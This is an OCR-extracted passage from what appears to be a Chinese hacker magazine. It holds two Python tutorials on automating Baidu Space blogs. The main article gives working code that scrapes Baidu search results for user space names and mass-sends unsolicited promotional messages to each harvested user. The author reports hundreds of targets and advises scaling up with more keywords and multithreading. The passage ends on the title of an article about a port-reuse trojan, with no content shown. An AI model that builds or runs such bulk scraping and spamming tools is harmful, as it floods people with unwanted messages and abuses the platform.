案例二：呵呵，拿黑防试试！（惨了，wtf充满杀气的眼神……）黑防网站每天都会更新"黑客文章"栏目的文章，我想将这些文章在空间里面展示出来，让更多人看，而且要求可以随时更新。注册了一个百度空间http://hi.baidu.com/黑客防线，哈！代码有点长，这里不贴啦！附件里面code/case2目录下有3个文件：NewHiBaidu.py当然不用说了；HackDefense.py为控制黑防文章的文件；HackerInBaidu.py为实现功能的文件，主要就是利用NewHiBaidu和HackDefense两个文件中的类。代码里面有很多注释，相信熟悉Python的朋友很容易看明白！程序执行后，百度空间的显示如图2所示。





图2

本文上面描述的都是如何控制百度空间，那么如何获取到自己感兴趣的内容呢？我想这跟你的目的有关：你想建立一个什么样的空间，提供什么信息和内容，从哪里获取这些信息最方便最简单。比如上述案例一我从本地获取信息；案例二我从黑防网站上面搜索文章。无论是哪种方式，都需要通过正则表达式提取自己需要的内容。

事实上只要大家有想象力，我们还可以做其他更有意思的事情！当然，这里所有的代码都是用Python写的，大家需要首先了解它！相信聪明的你在1个小时内就可以掌握Python的语法结构，因为Python实在太简单！作为简单而又强大的语言，你怎能不动心？

适合读者:编程爱好者 前置知识:Python语言



百度搜索,你是我的红娘

文/图 hijack9

别误会,我可不是通过百度搜索找到了自己的真爱,怎么说我还是个单纯的小男生呢?(一群人狂晕!!)不过我明白所谓红娘是充当穿针引线的作用,也就是中介作用。我想百度搜索在本次应用中未尝不是个这样的角色!

在《将百度空间玩到底》这篇文章中,大家了解了如何利用NewHiBaidu类建立自己的内容丰富的空间,问题是空间建立好了总得宣传吧!你想通过别人的空间写文字留言的方式来提高访问量?别逗了,我们建立的空间都是为人民服务的(再汗!),为了让更多的人知道我们的空间,单凭手动的方式肯定是不够的!我们下面的目的就是通过程序来宣传自己的百度空间!

还记得NewHiBaidu类里面有个方法叫做sendMsg吗?没错,通过它可以发给指定用户名一个消息,这样别人就可以看到你的消息啦!如果我向成百上千的用户发送消息,那岂不是N多人知道我的空间啦?因此,我们这里的目的就是向更多的人发送自己的空间宣传广告,让大家都来访问我们的空间!

问题是我们如何获取这么多的用户名呢?首先我们要明白,如果我们能够得到对方的空间地址,就可以轻易地获取对方的用户名!注意空间名和用户名不一定相同!比如黑客防线的空间地址为http://hi.baidu.com/黑客防线,通过访问http://hi.baidu.com/黑客防线/profile就可以看到它的用户名为hackerme,如图1所示。对于程序来说,这只不过是个正则表达式的匹配过程,非常容易!因此我们的目的就是如何获取更多的百度空间的地址!




图1

我们有两种方式可以获取百度空间的地址,其一是从百度空间的首页。因为在首页http://hi.baidu.com里面,不仅有"今日精彩空间推荐"的栏目,还有"更新的空间"的栏目,这两个栏目里面就存在着很多空间地址。其二就是通过搜索引擎抓取百度空间的地址。打开浏览器,分别进入Google和百度,输入"site:hi.baidu.com",看到的是在域hi.baidu.com可以搜索到的页面显示,大家试试就知道,百度能够通过该关键字搜索到的页面比Google多得多,不为什么,就因为百度空间就是百度的产品嘛!"site:hi.baidu.com"意思是在hi.baidu.com域中去搜索,后面如果再加关键字就是表明在hi.baidu.com去搜索指定的关键字,比如我输入"site:hi.baidu.com 黑客",表示在域hi.baidu.com中搜索和"黑客"有关的关键字!

我们选择后者为我们需要的方式,原因在后面就知道了!因为百度能够搜索到的页面比Google多,我们也不例外的选择百度搜索,这也是为什么百度搜索能成为我的红娘的原因啦!

首先我们需要进行分析。在百度搜索栏输入关键字site:hi.baidu.com后,页面会显示出内容列表,我们将分析并提取每个页面中的合适链接,然后模拟浏览器点击下一页去分析下一个页面直到最后。比如我输入的是"site:hi.baidu.com",页面首先显示的当前10个符合条件的链接地址以及内容描述 而下一页的链接地址为:http://www.baidu.com/s?lm=0&si=&rn=10&ie=gb2312&ct=0&wd=site% 3Ahi%2Ebaidu%2Ecom&pn=10&cl=3,虽然其他的参数含义不明白,但wd肯定是关键字,而pn就是为页面指针,第2页为10,第3页为20,依次类推。当pn的数字大于可以搜索到的最大页面时,百度显示的依然是最后一页!当然,搜索的首页pn=0。注意关键字是经过了URL编码的。

我们依然选择Python为我们网络编程的首选语言,如果你选择C来编写,我将佩服你的耐力和信心,以下描述的代码我只花了半个小时去编写以及2个小时的测试和修改,如果用C来实现相同的功能,或许要一天来处理吧!如果只是为了达到你的目的,建议使用快速开发语言,那可以使得你的效率很高!

废话不多说,编写一个类文件SpreadMsg.py,里面包含了2个类。

第一个类为fetchSpace。该类是通过关键字让百度去搜索,然后进行字符串处理提取合适的百度空间的URL

地址，进而分析出空间名。该类提供3 个公共方法:

def setWord (self,_w): 该方法设置搜索的关键字。_w为关键字名。就如同在真实的百度搜索里面进行搜索一样，可以根据你的需要进行搜索，不同的是这里的搜索都限制在域hi.baidu.com里面，比如你传给该方法一个关键字为"黑客"，则进行百度搜索的时候真正的关键字为"site:hi.baidu.com 黑客"; 你也可以不调用该方法，表示直接进行搜索"site:hi.baidu.com"。该方法没有返回值。

def start(self,_count=65535): 该方法设置你要获取的页面数量，并开始你的获取过程。_count表示你要获取前面_count个页面，可以设置为默认，表示一直进行获取直到页面末尾。

def getSpaceList(self): 该方法将获取的空间名以数组列表的方式返回，让你进行下一步的操作。比如http://hi.baidu.com/黑客防线的空间名为"黑客防线"; 因为知道了空间名，你就可以轻松获得用户名啦！有点需要注意，因为在同一次搜索的时候你可能会搜索到很多不同的页面链接对应同一个空间名，这是肯定存在的，因此该方法返回的数组列表是不重复的。

第二个类为SendBaiduMsg。里面实现了两个方法。

def login(self,_username,_password): 该方法其实就是调用NewHiBaidu类中的login方法登录百度空间，_username为用户名，_password为密码，登录成功返回True，失败则返回False。

def send(self,_blogname,_message): 该方法实现从空间名获取用户名，同时将消息发送给该用户名。_blogname为空间名，_message为要发送的消息。发送成功返回True，失败返回False。

下面我给大家一个例子:

```
import SpreadMsg #导入SpreadMsg类文件
import sys
mySender=SpreadMsg.SendBaiduMsg('hijack9','11111') #
创建SendBaiduMsg对象
ret=mySender.send('黑客防线','Hello HackerDefence')
#发送消息给空间名为黑客防线的用户
if (not ret):
    print "Send Message Failed!"
    sys.exit()
else:
    print "Send Message Successfully!"
```

很多东西只有试一下才能明白到它的好处和坏处！因此下面我将使用上述两个类来实现我们的目的。另外，我考虑到对方应该也是个对黑客技术感兴趣的人，至少不排斥，所以我设置关键字为黑客。具体代码如下:

```
#-*- coding: gb2312 -*-
import SpreadMsg #上面我们描述的类文件
import sys
Baidu_user='hackerme' #百度用户名，改为自己的用户名
Baidu_pwd='11111' #密码，记得改为自己的密码哦
send_msg='Hi, 交个朋友,多交流啊! 我的空间http://hi.
baidu.com/黑客防线 有很多精彩的技术文章，欢迎踩踩啊! 留
言必回!' #你要发送的消息内容
mySpread=SpreadMsg.fetchSpace() #创建fetchSpace对象
mySpread.setWord('黑客') #设置关键字
print "Start to fetch space name,it will spent some
time...."
mySpread.start() #开始通过百度搜索获取空间名咯
myList=[]
try:
myList=mySpread.getSpaceList()
#返回获取成功的空间名列表
mySend=SpreadMsg.SendBaiduMsg() #创建发送消息的类
ret=mySend.login(Baidu_user,Baidu_pwd) #登录百度空间
if (not ret): #登录失败
print "Login to Baidu Space Failed! "
sys.exit() #登录失败退出!
else:
print "Login to Baidu Space Successfully!"
for i in myList: #循环发送
ret=mySend.send(i,send_msg) #发送消息给指定空间名
if (not ret):
print "Send Message to ",i,"Failed!"
else:
print "Send Message to ",i," Sucessfully!"
except:
print "Something Failed!"
print "Done!"
print "The number of Spaces is:",len(myList)
#输出显示获取的空间名的个数
```

程序执行的结果如图2 所示，因为这里没有使用多线程，所以可能速度有点慢，像这样的过程最好是放在你睡觉的时候后台运行！从最后的结果中我们可以看出一共搜索到417个空间名，而这还是我很保守的以"黑客"为关键字的结果，如果你设置其他的关键字，比如hacker、技术、攻击等，那不知道还可以获取多少个空间名呢！




图2

现在回头分析我们之前提出的问题，为什么我没有在百度空间的首页上去抓取现成的空间名而费力先去百度搜索一下，然后再进行正则表达式的匹配进而获取空间名呢？因为百度空间上面的空间名有限，充其量也就200多兆，如图3所示只有208个精彩空间 而我们仅搜索

关键字"黑客"就可以获取400多的空间名，哪个更划算更有效这个是不言而喻的！况且真正费时间是在发送消息的阶段，所以前面获取空间名的时间完全可以忽略！




图3


还有一点我们需要注意，通过搜索不同地关键字可能也会获得相同的空间名，如果你不假思索的向同一个人发送2条以上相同的消息，别人不把你当病毒看才怪！搞宣传也要搞得有艺术嘛！因此实际应用中，最好将已经搜索到的空间名列表保存在本地，下次搜索的时候就可以对比是否重复了。当然，如果你愿意的话，还可以加入多线程提高发送消息的速度！

我相信，如果能够结合之前描述的NewHiBaidu.py和本文中的SpreadMsg.py两个类文件，再根据自己的需要写几行代码，绝对可以建立一个内容相当丰富的百度空间，并且通过上面程序的宣传带来很大的访问量！以我建立的空间http://hi.baidu.com/黑客防线为例，通过网上去搜索相关的黑客技术文章，目前已经上传了4658篇，且现在的日访问量已经超过1000了；经过昨晚上面那个程序的运行，已经有很多人回了消息，并且在空间上留下了评论，看来宣传还是有效果的！

文章写到这，忽然发现其实发送消息宣传自己空间的过程已经并不重要了，反而通过搜索引擎来搜索自己在意的信息，再通过程序进一步分析从而提取真正我需要的内容，这才是有意思的地方。既然我可以用百度来搜索，那么我也可以用Google！而世界上不止一个搜索引擎，如果将所有搜索引擎结合一起去搜索同一个我感兴趣的信息，结果一定很精彩！

适合读者：编程爱好者、入侵爱好者
前置知识：VC语言

VC实现端口复用木马



文/图 雪山[S.I.S]

